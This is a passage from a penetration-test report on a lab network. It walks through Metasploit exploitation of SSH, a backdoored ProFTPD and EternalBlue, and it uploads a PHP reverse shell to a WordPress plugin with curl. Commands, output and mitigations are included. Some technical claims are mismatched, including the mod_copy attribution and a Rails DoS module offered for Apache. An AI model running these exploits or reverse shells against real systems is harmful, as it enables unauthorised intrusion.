2. OpenSSH version < 7.5 are vulnerable to SSH User Code Execution attack


Exploitation

1. Open Metasploit and search “SSH User Code Execution”




```
Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/http/alienvault_exec              2017-01-31       excellent  Yes    AlienVault OSSIM/USM Re
mote Code Execution
   1  exploit/unix/ssh/array_vxag_vapv_privkey_privesc    2014-02-03       excellent  No     Array Networks vAPV and
 vxAG Private Key Privilege Escalation Code Execution
   2  exploit/linux/ssh/mercurial_ssh_exec            2017-04-18       excellent  No     Mercurial Custom hg-ssh
 Wrapper Remote Code Exec
   3  exploit/multi/ssh/sshexec                       1999-01-01       manual     No     SSH User Code Execution
   4  exploit/linux/ssh/solarwinds_lem_exec           2017-03-17       excellent  No     SolarWinds LEM Default
SSH Password Remote Code Execution
   5  exploit/linux/http/symantec_messaging_gateway_exec 2017-04-26       excellent  No     Symantec Messaging Gate
way Remote Code Execution
   6  exploit/windows/ssh/sysax_ssh_username          2012-02-27       normal     Yes    Sysax 5.53 SSH Username
 Buffer Overflow
```

2. Use 3
3. Set RHOST
4. Be noticed that the username and password are required, we use the credential (marlinspike/ marlinspike) that we guessed in section 3.2




```
msf6 exploit(multi/ssh/sshexec) > set username marlinspike
username ⇒ marlinspike
msf6 exploit(multi/ssh/sshexec) > set password marlinspike
password ⇒ marlinspike
```

5. A valid payload was loaded by default, no further configuration is needed
6. Launch the exploitation and a session will be created



```
msf6 exploit(multi/ssh/sshexec) > run

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] 172.16.1.6:22 - Sending stager ...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (984904 bytes) to 172.16.1.6
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.6:51268 ) at 2023-01-06 12:28:03 -0500
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > 
```

7. With the session open the tester will be able to gain full access to the target machine
8. Upload a text txt to the target host through this session
9. The txt file appears on the target's desktop, and exploitation complete



Uploadme [Read-Only] (~/Desktop) - gedit

Hello, you are ha?cked !?!?

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Setup Firewall and Access Control: Firewall and access control can be used to block incoming connections on the SSH port from untrusted sources.
- Keep the software up to date: Update the software to the newest version to avoid this vulnerability.
- Set up secure passwords: Use secure passwords for each user account.

3.4.6 Backdoor Command Execution

Risk Rating: **Critical**

Vulnerable Application: ProFTPD 1.3.3c

Location: csec - Ubuntu (172.16.1.6/21)


Description:

ProFTPD 1.3.3c includes a module called the mod_copy module that allows users to copy files between different directories on an FTP server. However, there is a vulnerability in this module that allows an attacker to execute arbitrary commands on the FTP server by sending a specially crafted COPY command to the server. Because ProFTPD 1.3.3c does not properly validate the input provided in the COPY command, an attacker can inject any malicious commands into the command and execute them on the server.

Reproduction:

Scanning

1. Use Nmap to scan Ip 172.16.1.6 with the command “nmap -sS -sC -sV 172.16.1.6”
2. Search ProFTPD 1.3.3c by SearchSploit with the command “searchsploit ProFTPD 1.3.3c”




```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
-------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                            |  Path
-------------------------------------------------------------------------- ---------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution        | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                  | linux/remote/16921.rb
-------------------------------------------------------------------------- ---------------------------
```

3. Result shows the this version of ProFTPD is vulnerable to backdoor command execution


Exploitation

1. Open Metasploit and search “ProFTPD 1.3.3c”




```
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Ex
ecution
```

2. Use 0
3. Set RHOST
4. Set a payload with the command “set payload cmd/unix/reverse”




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

5. Launch the exploitation and a session will be created



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 172.16.1.4:4444
[*] 172.16.1.6:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo GCLeoVG0RgJmMnNB;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "GCLeoVG0RgJmMnNB\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (172.16.1.4:4444 → 172.16.1.6:49384 ) at 2022-12-21 14:11:06 -0500
```

6. With the session open the tester will be able to gain full access to the target machine
7. Upload a text txt to the target host through this session
8. The txt file appears on the target's desktop, and exploitation complete



```
Hello, you are ha?cked !?!?
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Keep the ProFTPD software up to date: Update the ProFTPD to the newest version to avoid back-door command execution.
- Use a firewall: Set firewall and access control to restrict access from untrusted IP addresses or other networks to the server.

3.4.7 Eternal Blue SMB Remote Windows Kernel Pool Corruption

Risk Rating: **Critical**

Vulnerable OS: Windows 2012 R2


Location: csec - Ubuntu (172.16.1.10/445)

Description:

The Windows 2012 R2 has a flaw in how the operating system handles the SMB protocol. The exploit targets a vulnerability in the Microsoft Server Message Block (SMB) version 1 (SMBv1) server due to failure to properly validate input in the SMBv1 server, which could allow an attacker to execute arbitrary code remotely and spread it on the target computer malicious software.

Scanning

1. Use Nmap to scan Ip 172.16.1.10 with the command “nmap -sS -sC -sV 172.16.1.10”




```
445/tcp   open  microsoft-ds       Windows Server 2012 R2 Standard Evaluation 9600 microsoft-ds (workgroup: MYCOSEND
AI)
```

2. Windows 2012 R2 is vulnerable to the Eternal Blue

Exploitation


1. Open Metasploit and search “Eternal Blue”



```
msf6 > search eternal blue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Wi
ndows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyn
ergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execu
tion
```


2. Use 0

3. Set RHOST to 172.16.1.10 (target Ip)
4. A valid payload was loaded by default, no further configuration is needed
5. Launch the exploitation and a session will be created



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] 172.16.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.1.10:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 960
0 x64 (64-bit)
[*] 172.16.1.10:445       - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.10:445 - The target is vulnerable.
[*] 172.16.1.10:445 - shellcode size: 1283
[*] 172.16.1.10:445 - numGroomConn: 12
[*] 172.16.1.10:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[+] 172.16.1.10:445 - got good NT Trans response
[+] 172.16.1.10:445 - got good NT Trans response
[+] 172.16.1.10:445 - SMB1 session setup allocate nonpaged pool success
[+] 172.16.1.10:445 - SMB1 session setup allocate nonpaged pool success
[+] 172.16.1.10:445 - good response status for nx: INVALID_PARAMETER
[+] 172.16.1.10:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200262 bytes) to 172.16.1.10
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.10:51575 ) at 2023-01-17 15:44:14 -0500

meterpreter > █
```

6. With the session open, the tester was able to open a shell and execute any command



```
meterpreter > shell
Process 2940 created.
Channel 1 created.
Microsoft Windows [version 6.3.9600]
(c) 2013 Microsoft Corporation. Tous droits r�serv�s.

C:\Windows\system32>whoami
whoami
autorite nt\syst�me

C:\Windows\system32>█
```

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Patch Management: Install the security update provided by Microsoft (MS17-010) that addresses the vulnerability (This update is available for all supported versions of Windows).
- Firewall Configuration: Configure the firewall in the OS to block incoming SMB traffic on TCP port 445.
- Network Segmentation: Segmenting the network and isolating vulnerable systems from the rest of the network.

3.5 Memory Exhaustion

Risk Rating: **Critical**

Vulnerable Application: Apache httpd 2.4.18

Location: csec - Ubuntu (172.16.1.6/80)


Description:

Apache HTTP Server 2.4.18 is susceptible to denial of service attacks as the server is designed to process requests concurrently, using a fixed amount of memory for each request. Suppose an attacker is able to send a large number of requests that use up a significant amount of memory, the server may run out of memory and be unable to process any more requests, leading to a denial of service for legitimate users.

<u>Reproduction:</u>

Scanning

1. Use Nmap to scan Ip 172.16.1.6 with the command “nmap -sS -sC -sV 172.16.1.6”




```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:12:4B:80 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Apache httpd versions 2.4.32 and below are vulnerable to a Memory Exhaustion attack

Exploitation

1. Open Metasploit and search “Memory Exhaustion”



```
Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/dos/http/rails_action_view  2013-12-04       normal  No     Ruby on Rails Action View MIME Memory Exhaustion
```

2. Use 0
3. Set RHOST and launch the attack
4. Target network services are disabled, exploitation complete

<u>Mitigations:</u>

The following recommended mitigations should be applied in order to fix this vulnerability:

- Set limits on the number of services: Use the "MaxClients" directive to limit the maximum number of concurrently connected clients that can be served by the Apache httpd server.
- Keep the software up to date: Update the software to the newest version to avoid this vulnerability.

3.6 Multiple Themes Directory Traversal / File Download Vulnerability

<u>Risk Rating:</u> **Critical**

<u>Location:</u> Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/...)


<u>Description:</u>

An attacker can remotely view and download arbitrary files through crafted GET requests.

<u>Reproduction:</u>

Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command “wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive”
2. Multiple directories are enabled




```
 | Readme: http://172.16.1.5/wp-content/plugins/acf-frontend-display/readme.txt
 [!] Directory listing is enabled

 Found By: Known Locations (Aggressive Detection)
  - http://172.16.1.5/wp-content/plugins/acf-frontend-display/, status: 200
```

Exploitation

The following URLs were identified as accessible:

- http://172.16.1.5/wp-content/plugins/photo-gallery/
- http://172.16.1.5/wp-content/plugins/gwolle-gb/
- http://172.16.1.5/wp-content/plugins/site-import/
- http://172.16.1.5/wp-content/plugins/localize-my-post/
- http://172.16.1.5/wp-content/plugins/site-editor/editor/extensions/
- http://172.16.1.5/wp-content/uploads/uigen_2023/



Index of /wp-content/plugins/photo-gallery

Name	Last modified	Size	Description
Parent Directory		-	
addons/	2020-01-31 03:47	-	
admin/	2020-01-31 03:47	-	
banner_class.php	2020-01-31 04:06	16K	
css/	2020-01-31 03:47	-	
filemanager/	2020-01-31 03:47	-	
files/	2020-01-31 03:47	-	
fonts/	2020-01-31 03:47	-	
framework/	2020-01-31 03:47	-	
frontend/	2020-01-31 03:47	-	
images/	2020-01-31 03:47	-	
insert.php	2020-01-31 04:06	5.8K	
js/	2020-01-31 03:47	-	
languages/	2020-01-31 03:47	-	
photo-gallery.php	2020-01-31 04:06	81K	
readme.txt	2020-01-31 04:06	56K	
update.php	2020-01-31 04:06	34K	
wd/	2020-01-31 03:47	-	

Mitigations:

The following recommended mitigations should be applied in order to fix this vulnerability:

- Input validation: Ensure that all input from users is thoroughly validated to prevent the use of "../../" sequences in the input.
- File type validation: Ensure that the file being accessed is of the correct type and that the user has permission to access it.

3.7 Arbitrary File Upload- acf-frontend-display

Risk Rating: **Critical**

Vulnerable Plugin: acf-frontend-display 2.05


Location: Wordpress_host_server_1 (http://172.16.1.5/wp-content/plugins/acf-frontend-display/)

Description:

The Advanced Custom Fields (ACF) Frontend Display plugin 2.0.5 is vulnerable to arbitrary file upload due to a lack of proper validation and security controls. Specifically, the plugin allows users to upload files without proper validation, which could allow any attackers to upload malicious files, such as a PHP script, to the website.


Scanning

1. Scan the plugins in the web application by the WordPress security scanner with the command “wpscan --url http://172.16.1.5 --enumerate ap --plugins-detection Aggressive”



```
[+] acf-frontend-display
 | Location: http://172.16.1.5/wp-content/plugins/acf-frontend-display/
 | Readme: http://172.16.1.5/wp-content/plugins/acf-frontend-display/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/acf-frontend-display/, status: 200
 |
 | Version: 2.0.5 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/acf-frontend-display/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://172.16.1.5/wp-content/plugins/acf-frontend-display/readme.txt
```

2. Result indicates this plugin is out of date, use SearchSploit to check if this plugin with version 2.0.5 holds any vulnerabilities with the command “searchsploit acf frontend display 2.05”




```
┌──(kali㉿kali)-[~]
└─$ searchsploit acf frontend display 2.0.5

 Exploit Title

WordPress Plugin ACF Frontend Display 2.0.5 - Arbitrary File Upload
```


3. The Advanced Custom Fields (ACF) Frontend Display plugin version 2.0.5 is vulnerable to arbitrary file upload attacks

Exploitation

1. Extract and prepare a php-reverse-shell file




```
┌──(root💀kali)-[/home/kali]
└─# cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(root💀kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  Music  php-reverse-shell.php  Pictures  Public  Templates  Videos
```




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.1.4';  // CHANGE THIS
$port = 6789;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

2. Upload it to the server through the acf-frontend-display plugin with the command “curl -k -X POST -F "action=upload" -F "files=@/home/kali/php-reverse-shell.php" "172.16.1.5/wp-content/plugins/acf-frontend-display/js/blueimp-jQuery-File-Upload-d45deb1/server/php/index.php"”



```
┌──(root💀 kali)-[/home/kali]
└─# curl -k -X POST -F "action=upload" -F "files=@/home/kali/php-reverse-shell.php" "172.16.1.5/wp-content/plugins/
acf-frontend-display/js/blueimp-jQuery-File-Upload-d45deb1/server/php/index.php"
[{"name":"php-reverse-shell(1).php","size":5492,"type":"application\/octet-stream","url":"https:\/\/www.armourinfos
ec.test\/wp-content\/uploads\/uigen_2023php-reverse-shell%281%29.php","delete_url":"http:\/\/172.16.1.5\/wp-content
\/plugins\/acf-frontend-display\/js\/blueimp-jQuery-File-Upload-d45deb1\/server\/php\/?file=php-reverse-shell%281%2
9.php","delete_type":"DELETE"}]
```

3. Visit http://172.16.1.5/wp-content/uploads/uigen_2023/, the result shows the file was uploaded successfully

